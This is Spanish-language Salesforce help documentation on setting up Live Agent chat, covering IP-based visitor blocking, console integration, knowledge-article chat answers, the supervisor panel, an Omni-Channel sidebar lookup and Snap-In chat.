Ayude a sus agentes a evitar clientes problemáticos bloqueando los chats procedentes de direcciones IP especificadas.

Puede bloquear solicitudes de chat procedentes de direcciones IP especificadas. Por ejemplo, si un cliente está utilizando un lenguaje abusivo o está enviando mensajes de spam, puede bloquear a ese usuario para que no pueda iniciar una nueva sesión de chat. Si su organización de Salesforce está recibiendo chats de spam de una región en particular, puede bloquear intervalos de direcciones IP completos.

Los visitantes bloqueados verán un mensaje que indica que el chat no está disponible.

Si un cliente intenta solicitar una sesión de chat desde una dirección IP bloqueada, el chat no entrará en una cola ni se enrutará a agentes. Además, puede modificar o eliminar reglas de bloqueo.

1. En Configuración, introduzca *`Bloquear visitantes`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Bloquear visitantes**. Para obtener las directrices para introducir intervalos de direcciones IP válidos, consulte Establecer intervalos de direcciones IP seguros para su organización.
2. Haga clic en **Nuevo** y cumplimente los parámetros de su regla de bloqueo.
3. Haga clic en **Guardar**.

También puede permitir a sus agentes bloquear las solicitudes de chat procedentes de direcciones IP especificadas mientras trabajan en la consola. Consulte Permitir que sus agentes bloqueen visitantes por dirección IP para obtener más información.

### EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

### PERMISOS DE USUARIO

Para conversar con visitantes en Live Agent en la consola de Salesforce:

- Live Agent debe estar activado, configurado e incluido en una aplicación de la consola de Salesforce

# Configurar Live Agent en la consola de Salesforce

Después de configurar y personalizar su implementación básica de Live Agent, agréguela a la consola de Salesforce para que sus agentes y supervisores pueden empezar a utilizar el chat para asistir a los clientes. Además, puede configurar algunas otras funciones en la consola de Salesforce para crear una experiencia de chat aún más sólida para sus agentes y sus clientes.

### Adición de Live Agent a la consola de Salesforce

Si agrega Live Agent a la consola de Salesforce los agentes y supervisores podrán conversar por chat con los clientes y acceder a otras herramientas de atención al cliente en un mismo lugar.

### Configurar respuestas de chat desde artículos de conocimiento

Si su organización utiliza Salesforce Knowledge, puede activar sus agentes para responder a preguntas de clientes utilizando información desde su base de conocimientos. Configure respuestas de chat en artículos de modo que los agentes puedan buscar artículos desde Live Agent en la consola de Salesforce e incluir la información en sesiones de chat.

### Agregar el panel de supervisores a la consola de Salesforce

Agregue el panel de supervisores a Salesforce para facilitar el trabajo a sus supervisores del servicio de atención al cliente. De este modo, los supervisores pueden acceder a información acerca de sus agentes sin necesidad de cambiar entre espacios de trabajo.

### Agregar un componente de búsqueda de barra lateral de consola a solicitudes de chat enrutadas con OmniCanal (Beta)

Proporcione a los agentes un componente de búsqueda de barra lateral en su consola de Salesforce de modo que puedan buscar o crear rápidamente registros asociados para sesiones de chat. Este componente está destinado únicamente a solicitudes de chat que utilicen el enrutamiento de OmniCanal (Beta).

## EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## PERMISOS DE USUARIO

Para configurar Live Agent:

- "Personalizar aplicación"

Para crear perfiles de usuario o conjuntos de permisos:

- "Gestionar conjuntos de permisos y perfiles"

## Adición de Live Agent a la consola de Salesforce

Si agrega Live Agent a la consola de Salesforce los agentes y supervisores podrán conversar por chat con los clientes y acceder a otras herramientas de atención al cliente en un mismo lugar.

Antes de agregar Live Agent a una aplicación de la consola de Salesforce, debe crear una aplicación de la consola de Salesforce si no tiene una configurada.

Después de configurar Live Agent, agréguelo a una aplicación de la consola de Salesforce. Después de configurar Live Agent en la consola, sus agentes podrán interactuar con clientes de chat. Con la consola de Salesforce, sus agentes y supervisores pueden acceder a Live Agent y otros productos de Service Cloud en una sola ubicación para proporcionar a los usuarios un servicio de atención al cliente rápido y eficiente.

1. En Configuración, introduzca *Aplicaciones* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Aplicaciones**.
2. Haga clic en **Modificar** junto al nombre de la aplicación de la consola de Salesforce en la que desea configurar Live Agent.
3. Seleccione `Incluir Live Agent en esta aplicación`.
4. Seleccione los registros o páginas que desea abrir como subfichas de sesiones de chat en el espacio de trabajo del chat.
5. Opcionalmente, si su organización de Salesforce tiene Knowledge activado, seleccione `Incluir artículos sugeridos de Knowledge en Live Agent` para mostrar el widget de Knowledge One en el espacio de trabajo de chat.
6. Haga clic en **Guardar**.

Puede ejecutar varias aplicaciones de Salesforce al mismo tiempo. Sin embargo, s inicia sesión en otra aplicación de Salesforce mientras está conectado a una aplicación de la consola de Salesforce, no podrá aceptar nuevas solicitudes de chat.

CONSULTE TAMBIÉN

Consola de Salesforce

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para agregar Live Agent a la consola de Salesforce:

- "Personalizar aplicación"

## Configurar respuestas de chat desde artículos de conocimiento

Si su organización utiliza Salesforce Knowledge, puede activar sus agentes para responder a preguntas de clientes utilizando información desde su base de conocimientos. Configure respuestas de chat en artículos de modo que los agentes puedan buscar artículos desde Live Agent en la consola de Salesforce e incluir la información en sesiones de chat.

Para proporcionar a los agentes de asistencia la posibilidad de incluir información desde artículos de conocimiento en sesiones de chat utilizando el widget de Knowledge One, deberá agregar un campo personalizado denominado "Respuesta de chat" a los tipos de artículo. Este campo almacena información del artículo adecuado para compartir con los clientes durante un chat en directo. El uso de este campo puede ser útil para los artículos que son demasiado largos para que un agente los incluya fácilmente en una respuesta.

Cree el campo personalizado como un Texto, Área de texto o Área de texto (prolongado). La opción Campo de texto enriquecido no es compatible. Debe agregar este campo personalizado a cada tipo de artículo que contenga la información a la que desea que accedan los operadores desde el widget de Knowledge One.

1. Desde Configuración, introduzca *Tipos de artículos de Knowledge* en el cuadro Búsqueda rápida y, a continuación, seleccione **Tipos de artículos de Knowledge**.
2. Crear o modificar un tipo de artículo.
3. Haga clic en **Nuevo** de la lista relacionada Campos.
4. Seleccione Texto, Área de texto o Área de texto (prolongado).

   No seleccione Área de texto (enriquecido).
5. Haga clic en **Siguiente**.
6. Escriba *Respuesta de chat* en la etiqueta del campo.

   Asegúrese de que nombre de campo se cumplimenta automáticamente con Chat_Answer. (Puede utilizar un nombre distinto para la etiqueta del campo.)
7. Haga clic en **Siguiente**.
8. Especifique la configuración de seguridad y luego haga clic en **Siguiente**.

   Haga que el campo Respuesta de chat esté visible para autores, editores y agentes de chat de directo. Manténgalo oculto a los usuarios del portal u otros usuarios que no necesitan acceder a él.
9. Seleccione Sí, agregar este campo personalizado al formato y luego haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para configurar el widget Salesforce Knowledge:

- "Personalizar aplicación"

  Y

  "Gestionar conocimientos"

## Agregar el panel de supervisores a la consola de Salesforce

Agregue el panel de supervisores a Salesforce para facilitar el trabajo a sus supervisores del servicio de atención al cliente. De este modo, los supervisores pueden acceder a información acerca de sus agentes sin necesidad de cambiar entre espacios de trabajo.

1. En Configuración, introduzca *Aplicaciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Aplicaciones**.
2. Haga clic en **Modificar** junto a la aplicación de la consola de Salesforce a la que desea agregar el panel de supervisores.
3. En la sección Seleccionar elementos de la ficha Navegación, agregue Supervisor de Live Agent a la lista Elementos seleccionados.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para configurar Live Agent y gestionar aplicaciones:

- "Personalizar aplicación"

# Agregar un componente de búsqueda de barra lateral de consola a solicitudes de chat enrutadas con OmniCanal (Beta)


Proporcione a los agentes un componente de búsqueda de barra lateral en su consola de Salesforce de modo que puedan buscar o crear rápidamente registros asociados para sesiones de chat. Este componente está destinado únicamente a solicitudes de chat que utilicen el enrutamiento de OmniCanal (Beta).

Nota: Esta versión incluye una versión beta del enrutamiento de OmniCanal para sesiones de chat de Live Agent, lo que significa que es una función de alta calidad con limitaciones conocidas. El enrutamiento de OmniCanal para sesiones de chat de Live Agentno está disponible de forma general a menos que o hasta que Salesforce anuncie su disponibilidad general en la documentación o en comunicados de prensa o declaraciones públicas. No podemos garantizar la disponibilidad general dentro de ningún plazo de tiempo. Tome sus decisiones de compra solo en base a funciones y productos disponibles de forma general.

Antes de agregar un componente de barra lateral a la aplicación de consola de Salesforce, necesita:

- Una aplicación de consola de Salesforce con Live Agent y OmniCanal agregados a ella.
- Al menos un botón de chat que utilice la opción de enrutamiento **Omni**.
- Modificar el acceso a la Transcripción de Live Chat otorgado a agentes que procesan solicitudes de chat enrutadas a través de OmniCanal.

1. En Configuración, introduzca *`Live Agent`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Transcripciones de Live Chat** > **Formatos de página**.
2. Haga clic en **Modificar** junto al formato de página Transcripción de Live Chat (en progreso).
3. Haga clic en **Componentes de consola personalizados**.




4. Para la barra lateral a la que desee agregar el componente de búsqueda, introduzca una anchura. No seleccione la barra lateral izquierda, ya que las solicitudes de chat aparecen en el lado izquierdo.
5. Seleccione **Búsqueda** como **Tipo**.
6. Seleccione un tipo de objeto que utilice el menú **Campo**. Este es el tipo de objeto que los agentes encontrarán o para el que crearán registros.
7. Seleccione cualquier otra configuración que desee.
8. Repita los pasos 4 al 7 para cada tipo de objeto que desee incluir.


EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud


Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**





9. Haga clic en **Guardar**.

Los agentes ahora podrán vincular y anular los vínculos de registros empleando el componente de la barra lateral.

**Componente de búsqueda de barra lateral sin registros vinculados**



**Componente de búsqueda de barra lateral con registro de contacto vinculado**




# Incorporación de chat Snap-In a su sitio web


## Chat de Snap-In (Beta)

Agregue el widget Chat de Snap-In a su sitio web para que los clientes puedan obtener respuestas rápidamente a sus preguntas mediante la comunicación un agente mientras navegan por el sitio. El chat de Snap-In utiliza Live Agent, pero con una configuración más sencilla, para potenciar sus sesiones de chat. El chat de Snap-In solo está disponible en Lightning Experience.


El botón de widget de chat se encuentra en una ubicación que no dificulta el acceso a la página web. Cuando los clientes desean chatear, solo tienen que hacer clic en el botón para iniciar el chat.

EDICIONES


Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




Los clientes cumplimentan un breve formulario antes del chat, lo que ayuda a los agentes a recopilar información básica sobre el cliente, como la información de contacto y sus necesidades.




Los clientes pueden empezar a chatear mientras visualizan su página web y pueden minimizar la ventana de chat a medida que se desplazan para que no les moleste. El widget de chat persiste en todas las páginas web para que los clientes puedan seguir navegando por otras páginas del sitio mientras chatean con el agente.




El chat de Snap-In utiliza una implementación de Live Agent ligera que puede configurar rápidamente y simplemente incorporar el código de chat a las páginas web donde desee que esté disponible el widget de chat.

Nota: Esta versión contiene una versión beta de Snap-In, lo que significa que es una función de alta calidad con limitaciones conocidas. El código que se proporciona para implementar el chat de Snap-In podría cambiar. Snap-In no está disponible de forma general a menos o hasta que Salesforce anuncie su disponibilidad general en la documentación o en comunicados de prensa o declaraciones públicas. No podemos garantizar la disponibilidad general dentro de ningún plazo de tiempo. Tome sus decisiones de compra solo en base a funciones y productos disponibles de forma general. Puede incluir comentarios y sugerencias para Snap-In en el grupo de Success Community para Snap-In.

## Configurar el chat de Snap-In para su sitio web

Asegúrese de que su organización cumple los siguientes requisitos previos antes de iniciar la configuración del chat de snap-in. Siga estos pasos para configurar el widget de chat de snap-in y agréguelo a sus páginas web. El chat de Snap-In solo está disponible en Lightning Experience.

